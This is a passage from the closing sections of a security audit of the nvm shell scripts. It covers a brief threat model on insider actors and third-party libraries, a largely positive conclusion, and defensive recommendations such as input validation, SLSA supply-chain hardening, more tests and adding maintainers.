

Fig.: Possible attacks from insider threat actors and third-party libraries

The identified threats against the *nvm* project are as follows:

Threat ID 1: Insider threat actor

Overview: An insider threat actor, such as an *nvm* project contributor or employee with access to the code base, might abuse their role in the organization to modify the *nvm* application source code. For example, intentionally adding malicious code snippets, clearing logs after being written and/or modifying specific sections of the documentation.

Possible Outcome: Reputation damage, financial losses.

Recommendation: Secure coding practices, code reviews, automated code scanning and separation of duties (i.e. requiring at least two developers to approve any code change) are potentially useful security controls to identify and mitigate vulnerabilities that may be introduced by an insider threat actor.

Threat ID 2: Third-party libraries

Overview: Please note that while *nvm* does not currently make use of any third-party libraries, this might become an attack vector if that changes in the future. Third-party libraries may introduce potential risks related to maintaining security requirements by third-party vendors. As a result, third-party libraries used by the *nvm* project, might contain vulnerabilities which, in a worst-case scenario, may lead to *Remote Code Execution (RCE)*. Additionally, the maintainer of a third-party dependency might introduce a vulnerability on purpose, or be compromised by an attacker that subsequently introduces vulnerable code.

Possible Outcome: Code vulnerabilities may lead to unauthorized access to user data, loss of private user data, service disruptions and reputation damage.

Recommendation: Third-party libraries should be kept up-to-date, applying patches to address publicly known vulnerabilities in a timely fashion. Monitoring and logging capabilities should also be in place to detect and respond to potential attacks. SLSA compliance may also be considered for further supply chain security hardening.

Conclusion

The *nvm* command line scripts generally defended themselves well against a broad range of attack vectors. The *nvm* project will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

Please note that the *nvm* CLI tools provided a number of positive impressions during this assignment that must be mentioned here:

- Only two directly exploitable vulnerabilities could be identified during this assignment (NVM-01-003, NVM-01-004) and both of them require adversaries to control environment variables. This should be viewed as an excellent result, particularly given this is the first time the project has been audited.
- Additionally, the only remaining weaknesses found are merely hardening recommendations with the lowest possible severity.
- The audit team found the *nvm* project source code, architecture and documentation provided to be robust, mature, professionally written, with a long history, and hints of agile development.
- The *nvm* project benefits from an extensive number of users, which facilitates real-life testing and bug detection, through community interactions on GitHub.
- Despite being a project that only involves scripts, the CI/CD testing and pipelines are significantly extensive. For example, CI/CD pipelines already leverage the automatic usage of static analysis tools specific to shell scripts, such as *ShellCheck*[49].
- The *nvm* scripts were generally found to perform a substantial amount of checks for the majority of the functionality available. Additionally, all network-related components enforce TLS communications and 7ASecurity was unable to identify any instance of clear-text HTTP URLs or usage of clear-text communications.
- No hardcoded credentials, API keys or similar sensitive data could be found in the source code provided. The only exception to this were 9 year old cookies, which are no longer security-relevant (NVM-01-002).
- Regarding the defense mechanisms in place against supply chain attacks, even though *nvm* is not yet SLSA compliant, a number of good practices are already in place, which makes the project broadly safer in comparison to many other open source projects in this regard.
- Overall, *nvm* is a very active project in GitHub, has a good support forum and is well documented. This results in prompt answers to user-reported issues as well as a generally short turnaround time for implementing any fixes.

[49] https://github.com/koalaman/shellcheck

The *nvm* CLI tools were found to be affected by a small number of weaknesses. Their security posture will improve with a focus on the following areas:

- **Input Validation:** Input validation is generally sufficient and well-implemented throughout the *nvm* project. However, room for improvement exists, particularly regarding the validation of potentially tampered environment variables (NVM-01-003, NVM-01-004). Adequate input validation and/or adequate user warnings ought to be in place to eliminate this attack vector.
- **Supply Chain Security:** The *nvm* development team should leverage a number of security mechanisms available on GitHub, in combination with a few other security controls. This will not only achieve SLSA compliance, but also greatly improve the security of the *nvm* supply chain (WP2).
- **Automated Tests:** More unit tests ought to be deployed to ensure similar weaknesses are not re-introduced in the future. This could be accomplished by integrating automated tests in the *nvm* CI/CD pipelines. Some examples to consider in this regard would be the CLI fuzzers created by 7ASecurity and shared with the *nvm* team during this assignment. This work could be expanded to integrate a scalable manual fuzzer, integrated with the mock tests performed.
- **Avoid Disabling Syntax Check Rules:** During the audit, it was uncovered that the *nvm.sh* script disables syntax checks in 20 locations. Such an approach is discouraged, as it may hide high impact vulnerabilities such as NVM-01-004. A possible solution to this problem would be to implement a regular process, whereby an independent reviewer periodically verifies whether such exceptions can be removed or hide other vulnerabilities.
- **Separation of Duties:** The *Separation of Duties (SoD)* security principle[50] involves the concept of requiring more than one individual to complete a task. Given *@ljharb*[51] is currently the single maintainer for the *nvm* project, this might pose security risks in the future. For example, a single laptop compromise might put the entire *nvm* user base at risk. It is highly encouraged to add additional maintainers to the project, in order to eliminate this potential attack vector.
- **Documentation:** Documentation is always a challenging task for every project, it is non-trivial to keep documentation up-to-date as projects evolve and new features are implemented. Nevertheless, it is strongly encouraged to make an effort to improve the documentation as much as possible. A focus in this regard could be to describe all functionality supported, particularly where security implications might be possible. For example, tampered environment variables. Similarly, the source code would benefit from the inclusion of more comments.

[50] https://en.wikipedia.org/wiki/Separation_of_duties
[51] https://github.com/nvm-sh/nvm/#maintainers

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the *nvm* project significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another code audit, is highly recommended to ensure adequate security coverage of the platform.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be complex features that require to exercise all the script logic for full visibility, authentication flows, challenge-response mechanisms, subtle vulnerabilities and logic bugs.

It is suggested to test the *nvm* project regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the project highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Jordan Harband and the rest of the *nvm* team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the *Open Source Technology Improvement Fund, Inc (OSTIF)* for sponsoring this project.